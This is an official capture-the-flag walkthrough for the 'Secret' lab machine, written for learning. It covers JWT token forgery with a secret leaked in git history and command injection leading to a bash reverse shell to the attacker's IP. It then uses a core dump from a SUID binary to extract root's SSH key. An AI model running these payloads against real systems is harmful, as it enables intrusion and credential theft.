Secret

21st Mar 2022 / Document No D22.100.163

Prepared By: amra

Machine Author(s): z9fr

Difficulty: Easy

Classification: Official

Synopsis

Secret is an easy Linux machine that features a website that provides the source code for a custom authentication API. Enumeration of the provided source code reveals that it is in fact a `git` repository. Reviewing previous commits reveals the secret required to sign the JWT tokens that are used by the API to authenticate users. Reviewing the source code the endpoint `/logs` is found to be vulnerable to command injection attacks provided that the user accessing it has a token to verify his identity as `theadmin`. Having the secret to sign a JWT token we can forge a malicious token to spoof our identity as `theadmin` and exploit the vulnerable endpoint in order to get a reverse shell on the remote machine as the user `dasith`. Enumerating the remote file system, a SUID binary is found along with it's source code. The SUID binary runs as `root` and reads any file on the remote system. Furthermore, core dumps are enabled meaning that if a crash occurs during the operation of the binary and a sensitive file is loaded, the core dump will have the file's contents. Exploiting this path we can get the contents of root's SSH key and get a shell as `root` on the remote machine.

Skills Required

- Enumeration
- Source code review
- Command injection

Skills Learned

- JWT forgery
- SUID exploitation
- Core dump analysis


Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.120 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.120
```

Nmap output reveals three ports open. On port 22 we have SSH, on port 80 an Ngninx web server is running and on port 3000 Node.js is listening.

Nginx - Port 80



Upon visiting port 80, we are presented with a page that mentions an API based authentication system. Clicking on the `Live Demo` option on the top right of the page leads to `/api` but we get a `404` error.

Another interesting option is found a the bottom of the index page. There, we have the ability to download the source code of the API.

```
unzip files.zip

<SNIP>
inflating: local-web/node_modules/memory-pager/LICENSE
creating: local-web/.git/
extracting: local-web/.git/HEAD
inflating: local-web/.git/description
creating: local-web/.git/branches/
<SNIP>
```

Extracting the downloaded archive, we can see that it is actually a git repository due to the presence of the `.git` directory.

Since a `.git` directory is included we can check the logs to find what changes were made on the code that could possibly give us a hint on were to look to move forward.

```
git log

commit e297a2797a5f62b6011654cf6fb6ccb6712d2d5b (HEAD -> master)
Author: dasithsv <dasithsv@gmail.com>
Date:   Thu Sep 9 00:03:27 2021 +0530

    now we can view logs from server 😃

commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons

commit de0a46b5107a2f4d26e348303e76d85ae4870934
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:29:19 2021 +0530

    added /downloads

commit 4e5547295cfe456d8ca7005cb823e1101fd1f9cb
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:27:35 2021 +0530

    removed swap

commit 3a367e735ee76569664bf7754eaaade7c735d702
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:26:39 2021 +0530

    added downloads

commit 55fe756a29268f9b4e786ae468952ca4a8df1bd8
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:25:52 2021 +0530

    first commit
```

Immediately, the second to last commit draws out attention because the commit message talks about `security reasons`. We can examine the changes between that commit and the current source code using the following command:

```
git show 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
```

```
git show 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78

 DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
-TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE
+TOKEN_SECRET = secret
```

We have a clear text value for the `TOKEN_SECRET` variable that was changed to `secret` on the latest commit.

Looking at other commits we can spot a security flaw. More specifically, on the latest commits the author introduced a `/logs` endpoint to view log files from the server.

```
git show

<SNIP>
+router.get('/logs', verifytoken, (req, res) => {
+    const file = req.query.file;
+    const userinfo = { name: req.user }
+    const name = userinfo.name.name;
+
+    if (name == 'theadmin'){
+        const getLogs = `git log --oneline ${file}`;
+        exec(getLogs, (err , output) =>{
+            if(err){
+                res.status(500).send(err);
+                return
+            }
+            res.json(output);
+        })
<SNIP>
```


Reviewing the newly implemented functionality, we can spot a command injection vulnerability since the `file` variable is passed without any sensitization as argument to `git log` that gets executed from the remote system. However, to reach this endpoint a token based authentication is required as suggested by the `varifytoken` call and the `name` entry of the token must equal to `theadmin`. The website mentioned that the API uses JWT tokens to authenticate users. So we need to review the source code further to check how a JWT token gets verified in order to create a malicious token to access the `/logs` endpoint.

Foothold

Looking through the source code we find that `local-web/routes/auth.js` is responsible for generating tokens for users that successfully login on the `/login` endpoint.


```
router.post('/login', async  (req , res) => {
<SNIP>
    // create jwt
    const token = jwt.sign({ _id: user.id, name: user.name , email: user.email},
process.env.TOKEN_SECRET )
    res.header('auth-token', token).send(token);
})
```

From this piece of code, we have all the information we need to forge our own malicious JWT token since we have already retrieved the `TOKEN_SECRET` that is used to sign a valid token. To create our token we will use jwt.io with the following parameters:



Notice that the content of `email` and `_id` doesn't matter since only the `name` is checked upon accessing `/logs`.

Our next step, is to user BurpSuite in order to inject our forged token in to the `auth-token` header as mentioned by the code snippet in the `auth.js` file.



Our first try to send the payload directly on `http://10.10.11.120/logs` yielded a `404 not found` error meaning that we were not accessing the endpoint correctly. Referring back to our initial enumeration of the website we remember the `/api` endpoint so we try again on `http://10.10.11.120/api/logs`.

Request

```
GET /api/logs HTTP/1.1
Host: 10.10.11.120
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiIxMjM0NTY3ODkwIiwibmFtZSI6InR
oZWFkbWluIiwiZW1haWwiOiJ0ZXN0QGh0Yi5odGIifQ.OO1YWIRBS47RTjBcepm3nvFjwhDXVWFE
7PewEurbr58
```

Response

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 21 Mar 2022 16:36:07 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 77
Connection: close
X-Powered-By: Express
ETag: W/"4d-xY8AsU/eUR22Yy/Fqfzp+1blTxU"

{
  "killed":false,
  "code":128,
  "signal":null,
  "cmd":"git log --oneline undefined"
}
```

We have accessed the `/api/logs` successfully, but the server responded with a `500 Internal Server Error`. Judging for the page output we got an error because we haven't specified a file with the `file` GET parameter. As we have discovered, the `file` parameter is vulnerable to command injection, so we try a simple `?file=;id` command injection to verify that the injection works.

Request

```
GET /api/logs?file=;id HTTP/1.1
Host: 10.10.11.120
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiIxMjM0NTY3ODkwIiwibmFtZSI6InR
oZWFkbWluIiwiZW1haWwiOiJ0ZXN0QGh0Yi5odGIifQ.OO1YWIRBS47RTjBcepm3nvFjwhDXVWFE
7PewEurbr58
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 22 Mar 2022 09:56:36 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 155
Connection: close
X-Powered-By: Express
ETag: W/"9b-6cJp+SkJqlDFkmKttxMb7Zneqvg"

"80bf34c fixed typos \n0c75212 now we can view logs from server \nab3e95
3 Added the codes\nuid=1000(dasith) gid=1000(dasith) groups=1000(dasith)\n"
```

Indeed, we have the command output on the response from the server.

Now, we can try to get a reverse shell. First, we set up a listener on our local box.

```
nc -lvnp 9001
```

Then, we use the following command injection on our request:

```
?file=;bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.2/9001+0>%261'
```

Finally, we have a shell on our local machine as the user `dasith`.

```
nc -lvnp 9001

Ncat: Connection from 10.10.11.120.
dasith@secret:~/local-web$ id
uid=1000(dasith) gid=1000(dasith) groups=1000(dasith)
```

Privilege Escalation

First, we need to get a proper shell before we continue. Executing the following sequence of commands we will give us a fully interactive `tty` shell.

```
script /dev/null -c bash
ctrl-z
stty raw -echo; fg
Enter twice
```

Then, as part of our standard enumeration, we search for SUID binaries. We can use `find` to search for such binaries across the remote system.

```
find / -perm -u=s -type f 2>/dev/null
```

```
dasith@secret:~/local-web$ find / -perm -u=s -type f 2>/dev/null

<SNIP>
/opt/count
<SNIP>
```

The `count` binary seems a bit odd and it's definitely not a default SUID binary. Navigating to `/opt` we can find some more interesting files.

```
dasith@secret:/tmp$ ls -al /opt

drwxr-xr-x  2 root root  4096 Oct  7 10:06 .
drwxr-xr-x 20 root root  4096 Oct  7 15:01 ..
-rw-r--r--  1 root root  3736 Oct  7 10:01 code.c
-rw-r--r--  1 root root 16384 Oct  7 10:01 .code.c.swp
-rwsr-xr-x  1 root root 17824 Oct  7 10:03 count
-rw-r--r--  1 root root  4622 Oct  7 10:04 valgrind.log
```

It seems that we have the source code for the SUID binary, so we should look at it.

```
#include <stdio.h>
#include <stdlib.h>
```

```c
#include <unistd.h>
#include <string.h>
#include <dirent.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <linux/limits.h>

void dircount(const char *path, char *summary)
{
    <SNIP>
    snprintf(summary, 4096, "Total entries       = %d\nRegular files       =
%d\nDirectories         = %d\nSymbolic links      = %d\n", tot, regular_files,
directories, symlinks);
    printf("\n%s", summary);
}


void filecount(const char *path, char *summary)
{
    FILE *file;
    char ch;
    int characters, words, lines;

    file = fopen(path, "r");

    if (file == NULL)
    {
        printf("\nUnable to open file.\n");
        printf("Please check if file exists and you have read privilege.\n");
        exit(EXIT_FAILURE);
    }

    <SNIP>

    snprintf(summary, 256, "Total characters = %d\nTotal words      = %d\nTotal lines
   = %d\n", characters, words, lines);
    printf("\n%s", summary);
}


int main()
{
    char path[100];
    int res;
    struct stat path_s;
    char summary[4096];

    printf("Enter source file/directory name: ");
```

```
    scanf("%99s", path);
    getchar();
    stat(path, &path_s);
    if(S_ISDIR(path_s.st_mode))
        dircount(path, summary);
    else
        filecount(path, summary);

    // drop privs to limit file write
    setuid(getuid());
    // Enable coredump generation
    prctl(PR_SET_DUMPABLE, 1);
    printf("Save results a file? [y/N]: ");
    res = getchar();
    if (res == 121 || res == 89) {
        printf("Path: ");
        scanf("%99s", path);
        FILE *fp = fopen(path, "a");
        if (fp != NULL) {
            fputs(summary, fp);
            fclose(fp);
        } else {
            printf("Could not open %s for writing\n", path);
        }
    }

    return 0;
}
```

Combining the command `prctl(PR_SET_DUMPABLE, 1);` with the presence of `valgrind.log` file on the `/opt` we are hinted to use core dumps to extract the contents of the files read by the SUID binary.

Our plan is to read the SSH key from `root` and crash the application before the file handler gets destroyed. When the application crashes a core dump file will be created at `/var/crashes` and we can unpack it using `apport-unpack`. To crash the application all we have to do is sent a `SIGSEGV` signal to the application. So, we execute the application, prompt it to read `/root/.ssh/id_rsa` key file, background it, sent the appropriate signal and when we bring the application to the foreground it will crash and create a core dump file. The chain of commands that we will use is the following:

```
/opt/count
/root/.ssh/id_rsa
ctrl+z
kill -SIGSEGV `ps -e | grep -w "count"|awk -F ' ' '{print$1}'`
fg
```

```
dasith@secret:/opt$ /opt/count

Enter source file/directory name: /root/.ssh/id_rsa

Total characters = 2602
Total words      = 45
Total lines      = 39
Save results a file? [y/N]: ^Z
[1]+  Stopped                 /opt/count

dasith@secret:/opt$ kill -SIGSEGV `ps -e | grep -w "count"|awk -F ' ' '{print$1}'`
dasith@secret:/opt$ fg
/opt/count
Segmentation fault (core dumped)
```

After executing the aforementioned command chain we are informed that a core dump has been created. Now, we can use `apport-unpack` and `strings` to extract the root SSH key.

```
apport-unpack /var/crash/_opt_count.1000.crash /tmp/crash_unpacked
strings /tmp/crash_unpacked/CoreDump
```

```
dasith@secret:/opt$ apport-unpack /var/crash/_opt_count.1000.crash /tmp/crash_unpacked
dasith@secret:/opt$ strings /tmp/crash_unpacked/CoreDump

<SNIP>
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAn6zLlm7QOGGZytUCO3SNpR5vdDfxNzlfkUw4nMw/hFlpRPaKRbi3
<SNIP>
```

Looking through the output we find the SSH key. We copy the key on a file called `root_key` on our local machine and then we change the permissions using `chmod 600 root_key` to be able to use it.

Finally, we are able to login as `root` using SSH.

```
ssh -i root_key root@10.10.11.120

root@secret:~# id
uid=0(root) gid=0(root) groups=0(root)
```